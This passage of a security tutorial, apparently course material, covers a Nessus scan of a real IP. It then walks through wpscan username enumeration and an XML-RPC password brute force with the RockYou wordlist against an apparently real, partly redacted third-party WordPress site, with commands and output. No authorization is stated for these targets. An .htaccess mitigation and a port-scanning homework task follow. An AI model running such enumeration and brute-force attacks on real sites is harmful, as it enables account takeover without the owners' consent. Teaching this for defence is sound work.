
Step 5: Just click on the skip button when below page appeared because you already registered it and probably, you have an activation code in your e-mail address.




Step 6: Put your activation code then click Continue.




Step 7: Define a username and password.





Step 8: After those steps Nessus will download some plugins. This processes take a while.



Step 8: Now Nessus is ready to scan a website. Let's provide a URL then click submit.







My Basic Network Scan / 85.10.194.253

Back to Hosts

Configure | Audit Trail

Vulnerabilities 11

Filter | Search Vulnerabilities | 11 Vulnerabilities

Sev	Name	Family	Count
INFO	Nessus SYN scanner	Port scanners	3
INFO	2 HTTP (Multiple Issues)	Web Servers	2
INFO	Common Platform Enumeration (CPE)	General	1
INFO	Host Fully Qualified Domain Name (FQD...	General	1
INFO	ICMP Timestamp Request Remote Date D...	General	1
INFO	Nessus Scan Information	Settings	1
INFO	nginx HTTP Server Detection	Web Servers	1
INFO	OS Identification Failed	General	1
INFO	Service Detection (HELP Request)	Service detection	1
INFO	Traceroute Information	General	1
INFO	Web Server No 404 Error Code Check	Web Servers	1

Nessus scan times may vary depending on the content of the target website. As mentioned earlier, it can perform a complete security scan, not just limited to ports. After scanning, reports can be obtained for later review. The stages of getting reports are shown below.

nessus Essentials | Scans | Settings | qsccsq

FOLDERS: My Scans, All Scans, Trash

My Basic Network Scan

Back to All Scans

Configure | Audit Trail | Launch | Report | Export

HTML

CSV

Hosts 1 | Vulnerabilities 11 | History 1

Generate HTML Report

Report: Executive Summary

Generate Report | Cancel

nessus

Report generated by Nessus™

My Basic Network Scan

Wed, 06 May 2020 05:59:34 Central Standard Time

TABLE OF CONTENTS

Hosts Executive Summary

Collapse All | Expand All

85.10.194.253

0	0	0	0	12
CRITICAL	HIGH	MEDIUM	LOW	INFO

Severity	CVSS	Plugin	Name
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	10107	HTTP Server Type and Version
INFO	N/A	12053	Host Fully Qualified Domain Name (FQDN) Resolution
INFO	N/A	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	11219	Nessus SYN scanner
INFO	N/A	19506	Nessus Scan Information
INFO	N/A	50350	OS Identification Failed
INFO	N/A	11153	Service Detection (HELP Request)
INFO	N/A	10287	Traceroute Information
INFO	N/A	10386	Web Server No 404 Error Code Check
INFO	N/A	106375	nginx HTTP Server Detection

Hide Details

Understanding Enumeration with XML-RPC Vulnerability

In IT security, Enumeration is the name given to the uncovering of usernames, machine information, network resources and services used in the target system. In the rest of the article, information will be given on how the Enumeration system can be used by a hacker.

What is XML-RPC?

XML-RPC is a protocol file used by WordPress, an open-source content management system. Its main purpose was to allow editing access to websites via mobile devices. In 2008, this feature could be turned off with an update published by WordPress. However, WordPress users can still ignore turning off the XML-RPC feature. In the following parts of the subject, XML-RPC vulnerability will be tried to be exploited by using WpScan tool.

Detection of XML-RPC Vulnerability

The sample below allows for the detection of vulnerabilities.

http://yourtargetwebsite.com/xmlrpc.php

Output: XML-RPC server accepts POST requests only.

Exploiting XML-RPC Vulnerability

After detecting the XML-RPC vulnerability, it's time to collect usernames. We will use application named WpScan for the identification of the administrator names on target site. The following examples will take place on the Kali Linux operating system and some parts have been censored due to legal liability.

Step 1: Fallowing code will enumerate some information about our target;

```
root@qsccsq: ~
File  Actions  Edit  View  Help
root@qsccsq: ~
root@qsccsq:~# wpscan --url https://b[redacted]ih.com/  --random-user-agent --wp-content-dir wp-content --enumerate u
```

Step 2: Signed area with Red Arrow gave an admin username of target. Don't forget to note it. Also, WpScan capable to outdates components of website. You can make a search to exploit them. However, in this example, we just focused on XML-RPC.

```
root@qsccsq: ~/Desktop
File  Actions  Edit  View  Help
root@qsccsq: ~/Desktop
[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <==========================================================> (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] b[redacted]ih
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By: Rss Generator (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Sat Jan 11 07:55:01 2020
[+] Requests Done: 146
[+] Cached Requests: 7
[+] Data Sent: 44.45 KB
[+] Data Received: 3.306 MB
[+] Memory used: 120.76 MB
[+] Elapsed time: 00:01:01
root@qsccsq:~/Desktop#
```

Step 3: After the reaching admin username of target website, we can use BruteForce technique to find admin password. We need to download a tool via GitHub to carry out the specified BruteForce attack. I just typed "cd Desktop" to my terminal and now its ready to connect GitHub.

```
root@qsccsq: ~/Desktop
File  Actions  Edit  View  Help
root@qsccsq: ~/Desktop
root@qsccsq:~/Desktop# git clone https://github.com/kavishgr/xmlrpc-bruteforcer.git
```

Step 4: After the downloading, you will see a file on the desktop. I typed "cd xmlrpc-bruteforcer" to reach main folder of our tool. Secondly, you can check content of folder with "ls". We have to type "chmod +x xmlrpcbruteforce.py" to convert that file to executable.

```
root@qsccsq: ~/Desktop/xmlrpc-bruteforcer
File  Actions  Edit  View  Help
root@qsccsq: ...c-bruteforcer
root@qsccsq:~/Desktop/xmlrpc-bruteforcer# ls
README.md  xmlrpcbruteforce.py
root@qsccsq:~/Desktop/xmlrpc-bruteforcer# chmod +x xmlrpcbruteforce.py
```

Step 5: As you remember, RockYou wordlist was mentioned as best wordlist. Ofc, we will use again that wordlist to check password of our target. The usage stages of the wordlist named RockYou have been explained previously. This example assumes that the RockYou.txt file is directly on your desktop.

```
root@qsccsq: ~/Desktop/xmlrpc-bruteforcer
File  Actions  Edit  View  Help
root@qsccsq: ...c-bruteforcer
root@qsccsq:~/Desktop/xmlrpc-bruteforcer# ./xmlrpcbruteforce.py https://b[redacted]h.com/xmlrpc.php /root/Desktop/rockyou.txt b[redacted]ih
```

Target's Username

```
root@qsccsq: ~/Desktop/xmlrpc-bruteforcer
File  Actions  Edit  View  Help
root@qsccsq: ...c-bruteforcer
root@qsccsq:~/Desktop/xmlrpc-bruteforcer# ./xmlrpcbruteforce.py https://b[redacted]h.com/xmlrpc.php /root/Desktop/rockyou.txt b[redacted]ih
---------------Examining Target-------------------
[>] Target is vulnerable.
--=[Target: https://b[redacted]h.com/xmlrpc.php]=--
                [...Bruteforcing...]
--=[Tried: 1000 passwords]=--
--=[Tried: 2000 passwords]=--
--=[Tried: 3000 passwords]=--
```

If the password combination of the target site is located in RockYou, you now have the username and password required to connect to the WordPress admin panel.

Elimination of XML-RPC Vulnerability

As mentioned, there are hundreds of millions of websites with XML-RPC vulnerabilities. The necessary method to overcome this problem will be to add the lines of code in the picture below to the .htaccess file in the website connected via FTP by admin. Thanks to the following code snippet, access to the XML-RPC protocol will only be possible through the IP address 123.123.123.123.

```
<Files xmlrpc.php>
order deny,allow
deny from all
allow from 123.123.123.123
</Files>
```

Homework: Scan the ports of a web page you have specified with NMAP and file the screenshots, CVE details. Please note that some web pages can prevent port scans using Firewall. If you get results like Filtered, wrapped and CloudFlare, you can try another web address.